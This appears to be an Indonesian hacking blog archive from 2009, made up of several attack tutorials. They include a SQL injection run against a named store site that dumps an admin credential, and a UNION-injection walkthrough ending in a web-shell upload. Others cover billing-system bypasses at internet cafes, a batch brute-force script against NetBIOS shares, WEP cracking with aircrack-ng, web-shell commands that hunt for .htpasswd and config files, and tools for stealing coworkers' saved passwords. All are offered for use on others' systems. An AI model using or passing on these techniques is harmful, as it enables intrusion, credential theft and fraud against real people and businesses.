[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
Database: sleeppo_store
User: sleeppo_admin@web.readyserver.net
Version: 5.0.67-log
[+] Showing all databases current user has access too!
[+] Number of Databases: 1

[0] ??sleeppo_store?

[-] 09:57:00
[-] Total URL Requests 3
[-] Done


Tuh kan keliatan db nya,,wkwkwkkw sleeppo_store


4.Cari nama tabel dalam db
schemafuzz.py -u "http://www.sleeppost.com/viewproduct.php?pid=923+AND+1=2+UNION+
SELECT+darkc0de,1,2,3,4,5,6" --schema -D sleeppo_store


[+] URL: http://www.sleeppost.com/viewproduct.ph … N+SELECT+d
arkc0de,1,2,3,4,5,6--
[+] Evasion Used: "+" "--"
[+] 10:02:56
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
Database: sleeppo_store
User: sleeppo_admin@web.readyserver.net
Version: 5.0.67-log
[+] Showing Tables & Columns from database "sleeppo_store"
[+] Number of Tables: 20

[Database]: sleeppo_store
[Table: Columns]

[0]advertisement: id,image,url
[1]brands: name
[2]category: cid,parent,name
[3]config: adminemail1,adminemail2,adminemail3,salesemail,enquiryemail,adminlogi
n,adminpassword,orderemailsubject,orderemailheader,orderemailfooter,orderwebhead
er,orderwebfooter,sms
[4]emailgroup: gid,name
[5]emailgroupmember: gid,email
[6]emails: email,name
[7]faqreply: fid,faqquestion,faqanswer,fdate
[8]faqrequest: fid,email,faqquestion,fdate,status,name,contact
[9]news: nid,title,detail,ndate,link_cid,link_pid,active
[10]orderitem: ordernum,pid,pname,vid,brand,variance,price,sellprice,discount,qty,type
[11]orders: ordernum,name,email,contact,address,status,country,ddate,dname,demai
l,dcontact,daddress,dcountry,paytype,worldpayid,ttime,remarks,refno,deliverydate
,deliverytime,paymentmode,remarks2
[12]outlet: outlet_id,outlet_name,outlet_address,outlet_tel
[13]product: pid,cid,brand,name,pno,detail,recommend
[14]productrel: pid,vtype,variance
[15]productvariance: vid,pid,variance,thick,vtype,vno,detail,price,sellprice,firm,colour
[16]promotionitems: id,promotion_id,item_type,cid,brand,pid,vid,discount,rating
[17]promotions: promotion_id,title,detail,startdate,enddate
[18]users: uid,name,email,contact,address
[19]warranty: wid,name,address,email,submitdate,date,invoice,model,size,period,s
urvey,qty

[-] 10:24:51
[-] Total URL Requests 139
[-] Done


Berarti itu site punya 20 tabel,kolomnya juga ada tuh.Tinggal pilih yg mana yg mau di exploit :p


5.Exploit tabel n kolom
schemafuzz.py -u "http://www.sleeppost.com/viewproduct.php?pid=923+AND+1=2+UNION+
SELECT+darkc0de,1,2,3,4,5,6" --dump -D sleeppo_store -T config -C adminlogin,adminpassword


[+] URL: http://www.sleeppost.com/viewproduct.ph … N+SELECT+d
arkc0de,1,2,3,4,5,6--
[+] Evasion Used: "+" "--"
[+] 10:36:59
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
Database: sleeppo_store
User: sleeppo_admin@web.readyserver.net
Version: 5.0.67-log
[+] Dumping data from database "sleeppo_store" Table "config"
[+] and Column(s) ['adminlogin', 'adminpassword']
[+] Number of Rows: 3

[0] liphong:16a8c2870e2d639a58e46bfd58ff9c5c:NoDataInColumn:
[1] No data
[2] No data
[3] No data

[-] 10:37:36
[-] Total URL Requests 5
[-] Done


xixixi...itu user ama passnya udah kliatan,,passnya tgl di decrypt aje wink

Cara diatas berlaku untuk sql versi 5 , utk versi 4 gunakan perintah --fuzz untuk menemukan nama tabel n kolom

ex : schemafuzz.py -u "http://www.sleeppost.com/viewproduct.php?pid=923+AND+1=2+UNION+
SELECT+darkc0de,1,2,3,4,5,6" --fuzz


Beberapa perintah :
--fuzz >>> mencari nama kolom n tabel pada sql v 4
--schema >>> melihat nama tabel
--dump >>> melihat isi kolom
--findcol >>> menemukan dakc0de ( colom )

Silahkan cari yg laen.Baca aja help nya

link :
Python
Schemafuzz.py
Read More >>

Wednesday, May 20, 2009

SQL Injection + Backdooring

| Wednesday, May 20, 2009 | 0 comments
--------------------------------------------
SQL Injection + Backdooring
--------------------------------------------


---->>> 1
Kita tetapkan target terlebih dahulu
contoh: [site]/news_Event/newsDetail.php?ID=2

Tambahkan karakter ' pada akhir url atau menambahkan karakter "-" untuk melihat apakah ada vuln.
contoh:
[site]/news_Event/newsDetail.php?ID=-2 atau [site]/news_Event/newsDetail.php?ID=2'


---->>> 2
mencari dan menghitung jumlah table yang ada dalam databasenya...
gunakan perintah : +order+by+

contoh:
[site]//news_Event/newsDetail.php?ID=-2+order+by+1--

sekarang cek secara satu per satu
contoh:
[site]/news_Event/newsDetail.php?ID=-2+order+by+1--
[site]/news_Event/newsDetail.php?ID=-2+order+by+2--
[site]/news_Event/newsDetail.php?ID=-2+order+by+3--
[site]/news_Event/newsDetail.php?ID=-2+order+by+4--

sehingga muncul error atau hilang pesan error...
misal:
[site]/news_Event/newsDetail.php?ID=-2+order+by+5--

berarti yang kita ambil adalah sampai angka 4
menjadi
[site]/news_Event/newsDetail.php?ID=-2+order+by+4--


--->>> 3
untuk mengeluarkan angka berapa yang muncul gunakan perintah union
karena tadi error sampai angka 5
maka:
[site]/news_Event/newsDetail.php?ID=-2+order+by+4--

ok ,yg keluar angka 2
gunakan perintah version() untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi
contoh:
[site]/news_Event/newsDetail.php?ID=-2+union+select+1,version(),3,4--

lihat versi yg digunakan, jika versi 4 tinggalkan saja karena dalam ver 4 ini kita harus menebak sendiri table n column yg ada pada web tersebut karena tidak bisa menggunakan perintah from+information_schema
untuk versi 5 berarti anda beruntung tak perlu menebak table n column seperti ver 4 karena di ver 5 ini bisa menggunakan perintah from+information_schema


--->>> 4
Untuk menampilkan semua isi dari table tsb adalah
perintah group_concat(table_name) -> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.tables+where+table_schema=database()-- -> dimasukan setelah angka terakhir

contoh:
[site]/news_Event/newsDetail.php?ID=-2+union+select+1,group_concat(table_name),3,4+from+information_schema.tables+where+table_schema=database()--

seumpama yg kita cari adalah "admin"


--->>> 5
Perintah group_concat(column_name) -> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.columns+where+table_name=0xhexa-- -> dimasukan setelah angka terakhir

[site]/news_Event/newsDetail.php?ID=-2+union+select+1,group_concat(column_name),3,4+from+information_schema.columns+where+table_name=0xhexa--

pada tahap ini kalian wajib menconvert kata pada isi table menjadi hexadecimal.
website yg digunakan untuk konversi :

http://tools.vyc0d.com/converter/

contoh kata yg ingin di konversi yaitu admin maka akan menjadi 61646d696e

[site]news_Event/newsDetail.php?ID=-2+union+select+1,group_concat(column_name),3,4+from+information_schema.columns+where+table_name=0x61646d696e--


--->>> 6
Memunculkan apa yg tadi telah dikeluarkan dari table yaitu dengan cara

perintah group_concat(0x3a,hasil isi column yg mau dikeluarkan) -> dimasukan pada angka yg keluar tadi
perintah +from+(nama table berasal) -> dimasukan setelah angka terakhir

[site]/news_Event/newsDetail.php?ID=-2+union+select+1,group_concat(0x3a,hasil isi column),3,4+from+(nama table berasal)--

contoh kata yang keluar adalah adminID,Name,password

maka
[site]/news_Event/newsDetail.php?ID=-2+union+select+1,group_concat(adminID,0x3a,Name,0x3a,password),3,4+from+admin--

Nah dah nemu ID dan password-nya sekarang biggrin

ket: 0x3a sama dengan : <- titik dua


--->>> 7
Mencari halaman login Admin
Login sebagai admin
Cari fitur2 upload file atau gambar, lalu upload shell kalian
ENJOY........ biggrin


Untuk lebih lengkapX dunlut video-nya di bawah.

link :
Video SQL Injection + Backdooring
pass : israelserverisdown
Read More >>

Wednesday, April 22, 2009

E-book Kevin d Mitnick ( Intrusion )

| Wednesday, April 22, 2009 | 2 comments
wew

sayang ne numpuk di harddisk jd saya upload aj


ya mau silahkan di download yah

untitled-69.blogspot.com

link :
e-book Kevin d Mitnick ( Intrusion )
Read More >>

Friday, April 17, 2009

Hacking Billing Warnet

| Friday, April 17, 2009 | 0 comments
Sebelumnya gw sarankan untuk hati2 sebelum melakukan trick2 berikut cz loe juga musti wasapada ama geark gerik si OP warnet kan biar loe gak di curigai, kalo udah pasang deh tampang blo'on klo kita di curigai. langsung ja yaaa

Billing Indo billing
Ada bebebrapa cara yang mungkin bisa di lakukan untuk membobol jenis biling ini di antaranya

1. cabut kabel LAN
yup, cabut kabel LAN sebelum loe maen di tuh warnet coba deh loe cabut kabel LAN, nah setelah keluar tampilan MySQL not fund ato keluar peringatan bahwa Billing server belum dijalankan berarti kita siap untuk mencurangi tuh billing caranya masukin username Edsum dengan Password edusum kalo sudah pasti tuh billing bakalan tertutup dengan sempurna......

2. Hanya tombol Shift
Cara ini dengan menekan tombol shift pada saat kompi mw boot ke windows. yup tekan tombol shift tggu sampai billing bener2 ilang

3. User Admin
Kalo cara ini loe musti tw apa password si admin, biasanya si standart password n username adalah admin, tapi apa salahnya password standart kita coba dulu ya gak

Billing Explorer

1.Via LAN Cable
Pertama, cabut kabel LAN, kalo ga tau yang mana cable nya, gue
deskripsikan bentuknya seperti kabel telepon, hanya lebih lebar dan pipih.
Kalo masi bingung, Tanya sama Google aja di bagian gambar…
Setelah dicabut, restart computer dengan keadaan tercabut, kemudian
setelah di halangi Window Billing Explorer, tunggu sampai command
Button Admin muncul. Klik disitu….
Dan ketikan berikut :

pass:008

Udah deh, admin di genggaman mu, tersera kamu mao exit client jugag
bisa, klik disitu supaya ga usah bayar….xixixixi….
Kalo mau I-Netan pasang lagi kabel LAN nya…Ok !


2.Via CMD [kalo belom di disable]
Kalo sudah di metode lain, metode sebelumnya kita anggap lom tau
ya…Maksud gue jangan di campur adukan ! Ok…
Ketika dihalangi oleh Window Billing Explorer tersebut….
Tekan Winkey + R -> [Winkey itu tombol yang ada logo windowsnya….]
Ini adalah shortcut untuk masuk ke menu RUN, setelah itu ketik
Cmd
Pada saat di CMD Window ketik code berikut dihafal ya…
taskkill /f /im client008.exe
Setelah itu tekan ENTER
Modalnya cuma CMD, Percaya diri, sama ketepatan pengetikan !

3.Via TaskManager [kalo belom di disable]
Dengan cara ini kamu hanya membutuhkan kecepatan tangan….
Mudah dan simple, bahkan cara ini gue terapkan dari cara anak SMP di
warnet deket rumah gue..
Tekan Ctrl + Alt + Del berulang kali…..
Pasti window taskmanager itu akan muncul ½ - 1 detik…..
Nah….Pada detik2
itulah, gunakan kecepatan tangan kamu pada mouse
untuk menekan tombol end task…Saran gue sih tangan kiri loe memainkan
keyboard, dan tangan kanan loe konsentrasi pada mouse
Yup….Kalo sudah ke End Task alhasil loe bisa ngeNet sepuasnya….
Modalnya cuma Task Manager, keberanian, kecepatan tangan dan
konsentrasi!

4.Via Software ZHider
Zhider emang software yang dikhususkan untuk hal semacam ini, fungsinya
adalah untuk menghide Window yang mengesalkan. Ok sebelumnya kamu
bisa download di bawah
Kendalanya adalah, kamu harus login dulu sebelum melakukan aksi yang
mendebarkan…. Karena program ini kan mestidi eksekusi dulu baru bisa
jalan….
Pertama ekstrak semua file2 yang ada di dalam file ZHider-2-00.zip
Kalo sudah jalankan ZhIder.exe
Yup, kalo gitu sekarang log off billingnya, nah kalo uda gitu kalo mau main
gratis lagi tekan Ctrl + Alt + Z eng ing eng….. billingnya ke tutup tanpa Klik
tombol personal…xixixixi
Kalo mau udahan jangan bingung tekan aja lagi Ctrl + Alt + X selesai…..

.:: Moga Bisa Bermanfaat n Membantu::.

link :
ZHider
Read More >>

Thursday, April 16, 2009

Hacking Lan

| Thursday, April 16, 2009 | 1 comments
Port 139 merupakan port yang di gunakan windows dalam sistem jaringan komputernya dengan menjalankan Netbios (Network Basic Input Output System). User yang bisa mengenali dan memanfaatkan port tersebut, akan bisa menggali informasi detail mengenai data jaringan termasuk password folder yang di share serta password administrator.

Kita akan menggunakan program berekstensi bat yang dibuat dari notepad bernama Brute.bat. Sebelumnya, perlu di buat pula beberapa file berektensi txt yakni passlist.txt, logfile.txt dan output.txt. Untuk 2 file terakhir, tidak perlu di isi alias di kosongkan saja. Sedangkan passlist.txt harus di isi dengan kosa kata perkiraan password admin. Tuliskan secara berurutan mulai nama, nama anak, istri, pacar, tangal lahir, tempat bekerja, makanan favouritnya serta semua hal yang di perkirakan sebagai password admin. Di dunia underground, file passlist.txt ini di kenal dengan istilah Dictionary Attack atau kamus serangan.

Teknik menebak password seperti ini memang tergolong memakan waktu lebih lama. Namun, jika di lakukan secara sabar, apalagi di dorong oleh rasa jengkel pada admin, maka semuanya menjadi terasa ringan.

Untuk membuat file brute.bat copykan kode berikut ini

@echo off
if “%1″==”” goto fin
if “%2″==”” goto fin
del logfile.txt
FOR /F “tokens=1″ %%i in (passlist.txt) do ^
echo %%i && ^
net use \\%1\ipc$ %%i /u:%1\%2 2>>logfile.txt && ^
echo %time% %date% >> outfile.txt && ^
echo \\%1\ipc$ acct: %2 pass: %%i >> output.txt && goto end
:fin
echo

Sekarang coba anda masuk ke menu Command Prompt melalui tombol Start -> Run ketik cmd. Lalu masuk ke folder tempat file ketiga file tersimpan. jalankan program Brute.bat dengan mengetik Brute . Contoh, Brute 192.169.21.02 Administrator. Untuk mengetahui IP Address admin, download program imaniac di bawah.Imaniac adalah software pencari IP Address pada komputer yang terhubung dengan jaringan. Atau cari aja softwarenya di Mbah Google

Mencegah Pencurian Password Admin LAN

Untuk mengantisipasi serangan Dictionary Attack, administrator hendaknya membuat password yang kuat dan sulit di tebak melalui kombinasi huruf-angka serta sejumlah karakter lainnya. Di samping itu, perlu juga menonaktifkan menu Command Prompt agar tidak mudah di akses oleh user yang usil. Karena dari mene inilah aktifitas hacking di lakukan seperti Netbios dan lain-lain. Caranya, melalui tombol Start -> Run, ketik gpedit.msc, lalu tekan ENTER. Setelah masuk jendela Group Editor Policy Window, pilih User Configuration -> Administrative Templates -> System ->. Pada jendela sebelah kanan, cari Prevent Access To The Command Prompt lalu double klik. Setelah itu, klik Enable -> Apply -> Ok -> kemudian Restart computer.

semoga bermanfaat

link ;
Imaniac
Read More >>

Wednesday, April 15, 2009

Menembus Hostpot Yang Menggunakan Key Wep

| Wednesday, April 15, 2009 | 1 comments
pertama harus punya backtrack 3(peralatan perang) bagi yang belum punya silahkan download di bawah

sekarang waktunya hacking wep

masuk konsole linux sama seperti cmd klo diwindows

setelah kamu harus merubah wifi kamu jadi monitor mode.

iwconfig

airmon-ng stop [device]
misal airmon-ng stop ath1 atau airmon-ng stop wlan1

lalu

ifconfig down [device]

sekarang kamu harus rubah mac address wifi

macchanger --mac 00:11:22:33:44:66 [device]

setelah mengganti macnya

airmon-ng start [wifi]

nah sekarang kamu dalam posisi monitor mode[/color]

untitled-69 images

mencari target

airodump-ng [wifi]
setelah kamu tahu targetnya. sekarang catat target


untitled-69 images

pengumpulan data

airodump-ng -c [channel] -w [network] –bssid [bssid] [device]

untitled-69 images

[color=lime]network : file bertipe .cap (terserah tulis apa aja)
device : wlan kamu

setelah itu airodump -ng jangan ditutp buka lagi konsole yang baru
agar data cepat terkumpul tambahkan


aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:66 -e [essid] [device]

untitled-69 images

biar lebih cepat lagi pengumpulan data maka
airplay-ng -3 -b [bssid] -h 00:11:22:33:44:66 [device]

untitled-69 images

lebih turbo lagi pengumpulan packetnya
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b [bssid] -h 00:11:22:33:44:66 [device]


untitled-69 images

lebih turbo lagi pengumpulan packetnya.he...he....

ulangi langkah yang di bold dengan konsole baru agar mempercepat

untitled-69 images

jika dirasa packetnya sudah cukup sekarang waktunya hacking key wep. tapi ingat pengumpul packet jangan ditutup biarkan terus mengumpulkan packetnya

aircrack-ng -n 128 -b [bssid] [filename].cap

-n tipe enkripsi (64 ato 128)
*.cap ato *.ivs ekstensi file yg disave

tunggu saja ini bekerja otomatis jika packetnya ternyata kurang. diamkan saja karena petugas pengumpul packet masih berkerja untuk mengumpulkan packet. silahkan istirahat dulu ato minum kopi
dan
dooommm key wep sudah ditemukan

untitled-69 images

Selanjut nya terserah anda

link :
Backtrack
Read More >>

Monday, April 13, 2009

Trik Membobol Password Security PC

| Monday, April 13, 2009 | 0 comments
ni trik membobol password security PC tanpa ketahuan yang terpasang di komputer rekan anda atau kantor kalian ........

Padahal loe sangat butuh data di komputer itu sementara yang empunya PC gak ada atau tidak ada di kantor .......

nah gak pke lama lagii deh nih langsung gue kasih tau caranya aja yah .........

1. Restart komputer tersebut, saat booting loe tekan F8 dan masuk k save mode.

2. Kalau udah masuk ke safe mode, coba klick folder yang terproteksi/terpasang password security di PC itu, ehh ternyata berhasil dan gak ada passwordnya lgii .....

3. Inget, sewaktu di dalam safe mode copy dolo datanya ke luar folder yang tidak terproteksi PC Security.trus restart lgii aja tuh PC dan masuk kembali secara normal .......

4. Sekarang coba klik folder yang terproteksi tadi masih terkunci kan ....?
jadii lo gak ketahuan kalau sudah membobol pasword PC security komputer itu ......

dan aman deh .........

Pesan : Jangan mencuri data sembarangan yah
Read More >>

Sunday, April 12, 2009

Beberapa Perintah Linux Di Web Shell

| Sunday, April 12, 2009 | 0 comments
Di sini ada beberapa perintah Linux yang biasa di gunakan ketika menjalankan shell
kayak c99,r57,c100 atau shell buatan sendiri di site target

ls -la >>> melihat isi direktorti

ps aux >>> menampilkan proses yg sedang berjalan

gcc in_file -o out_file >>> mengompile file c

uname -a >>> menampilkan versi kernerl target

user add >>> menambahkan user baru

usermod >>> mengedit user

w >>> melihat siapa saja yang sedang login

find / -perm -2 -ls >>> mencari semua file dan folder yang dapat ditulisi

find . -perm -2 -ls >>> mencari semua file dan folder yang dapat ditulisi dalam direktori yg sedang aktif

find / -type f -name config.inc.php >>> menemukan file config.inc.php buat dapetin cpanel

find / -type f -name .htpasswd >>> mencari semua .htpasswd file

find . -type f -name .htpasswd >>> mencari semua .htpasswd file dalam direktori yg aktif

cat /etc/syslog.conf >>> menampilkan log file

nc -l -p 1337 ->> untuk menjalankan back connect
Read More >>

Thursday, January 15, 2009

Rampok koneksi di warnet

| Thursday, January 15, 2009 | 0 comments
Bila main di warnet, coba terapin cara ini. Kondisinya ya ada yg bisa dan ada yang nggak. Tp jangan kecewa ama gw kalo ga berhasil ye!! Mungkin udah di lock ma IT nya!

Ini gak pantas disebut tutor, hanya cara kecil2an. Gara2 di kantor tempat gawe dulu dibatasi kecepatan internetnya, maka gw membangkang sendiri. Mungkin bs dipraktekkan bagi yang usil pas main diwarnet (maunya kencang sendiri!) dan networking di OS tidak dikunci sama admin

1. Buka icon network di taskbar (deket jam yang nyala2 itu, wah gw harap km tau apa yg gw sebutin)
2. Klik kanan Status, di General pilih Properties, lanjut dgn TCP/IP .
3. Misalnya aja disitu IP nya yg paling atas 192.168.0.22 , asumsinya km dikomputer 22 (biasanya warnet me nomori IP berdasar PC biar ga bingung)
4. kamu ganti aja 22 itu jadi nomor acak, yang paling 100 keatas 120 kek atau 122, ingat ip juga ada batasan sampe 255 dan ga mungkin warnet sampe 255 komputer. Jangan sampe bentrok dengan Komputer lain ya. Kalo udah ganti klik ok dan close.
5. Silahkan km browsing + download sepuasmu, komputer tetanggamu mungkin akan menggerutu karena tiba2 lambat, atau bs juga si OP kena musibah lambat jg. kalau main game, wah ga ada lagnya karena semua abis disedot kamu.
6. kalau mau off, balikin ke IP semula, soalnya kalau ip nya ga cocok pas close billing gak bisa!! (kadang)

cara ini berfungsi baik kalo :
1. Tiap IP sudah dibatasi koneksinya oleh router software
2. Tidak dikunci oleh IT pada bagian properties tadi

Tidak direkomendasikan :
1. Buat OP warnet!! kasian User!!

Met ber happy ria bro!
Read More >>

Tuesday, January 13, 2009

Software buat nyedot password

| Tuesday, January 13, 2009 | 2 comments
Ada dua tool kecil yang gedenye cuma 40KB tapi khasiatnya muantaaaaaaab...dan tanpa perlu di instal, langsung di jalanin..
gw contohin, misalnye lo pengen tau password email, fs dsb dari temen kerja lo yang ada di samping lo.
Caranye, lo tunggu dia cabut dari kursinya. Pas dia ninggalin tuh kursinya, ente jalanin lo tuh tool via Flashdisk atau floppy.
Tapi sebelumnya lo disable dulu anti virus di tuh kompi, soalnya kalo ga bakal ke ditek jadi trojan (yang jelas ni tool bukan virus).
Abis ntu.....dicoba jalanin deh.
Jreng----jreng!!!!....semua password yang beberapa menit lalu pernah dimasukin ama temen lo, bakal kebuka tanpa kecuali. Hebat kan?

Jadi intinya ni tool bakal nyedot semua password yang tersimpan di cookies dari kompi yang abis di pake wat ngenet. Gityu bro.

Untuk calon victim nyang pake Firefox
klik di sini

Untuk calon victim nyang pake IE
klik di sini
Read More >>
 
© Copyright 2010. yourblogname.com . All rights reserved | yourblogname.com is proudly powered by Blogger.com | Template by o-om.com - zoomtemplate.com